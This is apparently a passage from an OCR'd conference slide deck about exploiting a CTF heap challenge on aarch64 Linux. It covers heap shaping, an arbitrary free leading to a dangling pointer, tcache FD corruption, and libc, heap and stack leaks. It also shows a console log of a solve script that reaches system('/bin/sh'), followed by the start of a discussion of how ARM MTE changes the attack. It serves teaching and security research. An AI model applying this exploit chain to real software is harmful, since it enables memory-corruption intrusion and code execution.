  - Mitigated later, 20.04 aborts on that
- I intentionally solved this on new versions, so I can't do this

Arbitrary write

- As in any other CTF, we can use dlmalloc
  - Corrupting FD/BK in freed chunks gives control over malloc's return value
- The question is: how would we gain a write primitive to a freed chunk?
- Simple:
  - Shape the heap, make *list->data* reclaim a freed string
  - Now, *list->data* address is in *fpool*
  - Use arbitrary free to free *list->data*, now it's a dangling pointer!
  - Use add/edit to corrupt FD/BK
- Arbitrary write achieved ☺

Shape

data	size	max	padding	list
val1	val2			list->data

Allocated
Freed
Corrupted

Shape


	data	size	max	padding	list
	val1	val2	s1		list->data
0x55000142f0	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA				s1 allocated at 0x55000142f0, added to fpool

Allocated
Freed
Corrupted


Shape

Allocated
Freed
Corrupted


Shape


data
size
max
padding
list
0x55000142f0
FD
Freed 0x20 chunk, tcachebins
FD
Freed 0x60 chunk, tcachebins
val1
val2
val3
val4
list->data
val5
val6
val7
val8
Allocated
Freed
Corrupted

Shape


data
size
max
padding
list
FD
Freed 0x20 chunk, tcachebins
0x55000142f0
val1
val2
val3
val4
list->data, this VA is in fpool
val5
val6
val7
val8
val9
list->data
FD
Freed 0x40 chunk, tcachebins
Allocated
Freed
Corrupted


Shape



Arbitrary free!
Now list->data is a **dangling pointer**!

Allocated
Freed
Corrupted

Shape



list

Arbitrary free!
Now list->data is a dangling pointer!

We can use the add/edit operations to write into it!

Allocated
Freed
Corrupted

Next-next malloc’s return value is controlled by us!

system("/bin/sh")

- There are many things to corrupt
- On Ubuntu 20.04- corrupt *__free_hook*
- On Ubuntu 21.10 – do ROP on the stack
- Game over ☺

Solution overview – No MTE

- Shape the heap, free a chunk into unsorted-bin
  - Use type confusion (long->str) to read its content --> leak libc
  - Use type confusion (str->long) to read heap addresses --> leak heap
  - Use type confusion to build arbitrary read (long->str) -> leak the stack (libc->environ)
- Shape the heap, make *list->data* reallocation reclaim a freed string
  - Its VA is in the *fpool* array, I can trigger an arbitrary free on that
- Trigger arbitrary free on *list->data*, now it's a dangling pointer
- Edit elements in list[0], list[1] --> gain arbitrary write via malloc
- Corrupt the list structure, make *list->data* points to the stack
- Use edit to directly corrupt the stack, ROP to system

```
root@099389e56ee9:/exploit_pwn_chgs_ubuntu_21.10# python3 solve_21.10.py
[+] Starting local process './distfiles/chg': pid 58397
[*] '/lib/aarch64-linux-gnu/libc.so.6'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/exploit_pwn_chgs_ubuntu_21.10/distfiles/chg'
    Arch:     aarch64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] good, now fpool[0] points to list. list_data_ptr == 0xaaaaf502a2f0
[*] edit list[1] to point to list[0], which has main_arena symbol in its content
/usr/local/lib/python3.9/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] delete list[0], move list[1] one position backward
[*] read the dangling pointer in list[0] with TYPE_STRING, leak libc
[*] heap_addr @ 0xaaaaf502a7c0
[*] main_arena @ 0xffff9372cb48
[*] resolved addresses:
    libc @ 0xffff93591000
    system @ 0xffff935db6b4
[*] env_ptr == 0xffffd398c818
[*] stack_addr == 0xffffd398cfcc
[*] stack_cookie == 0xaaaaf502a2a0
[*] found good return address! *(0xffffd398c678) == 0xffff935bbffc
[*] return_addr == 0xffffd398c648
[*] target_addr == 0xaaaaf502a2a0
[*] bin_sh_addr == 0xaaaaf502a3b0
[*] last_freed == 0xaaaaf502a950
[*] trigger a free of the list pointer, and call edit to corrupt FD and gain arbitrary write
[*] corrupt list_data_ptr->FD, make it point to an address on the heap before the list structure
[*] exploit done, system('/bin/sh') achieved, call interactive()
[*] Switching to interactive mode
$ ls
challenge  distfiles  docs  flag.txt  solve_21.10.py
$ cat flag.txt
ThisIsMyCoolFlag
$
[*] Interrupted
[*] Stopped process './distfiles/chg' (pid 58397)
root@099389e56ee9:/exploit_pwn_chgs_ubuntu_21.10#
```

Enter MTE

- We have an exploit that works 100% without MTE
- How does MTE break it?
- Let's start easy, and assume we only re-tagged chunks in allocation
  - But not in free()
  - Which means, we can dereference dangling pointers before reallocation
- Due to time limitations, we'll walk through Ubuntu 20.04
  - corrupt *__free_hook* with *system*
- The same tricks and primitives could be easily repeated for ROP on 21.10! ☺

Enter MTE

- Good news:
  - All the dereferences to freed chunks are safe (for now, we didn't re-tag on free)
- Interesting news:
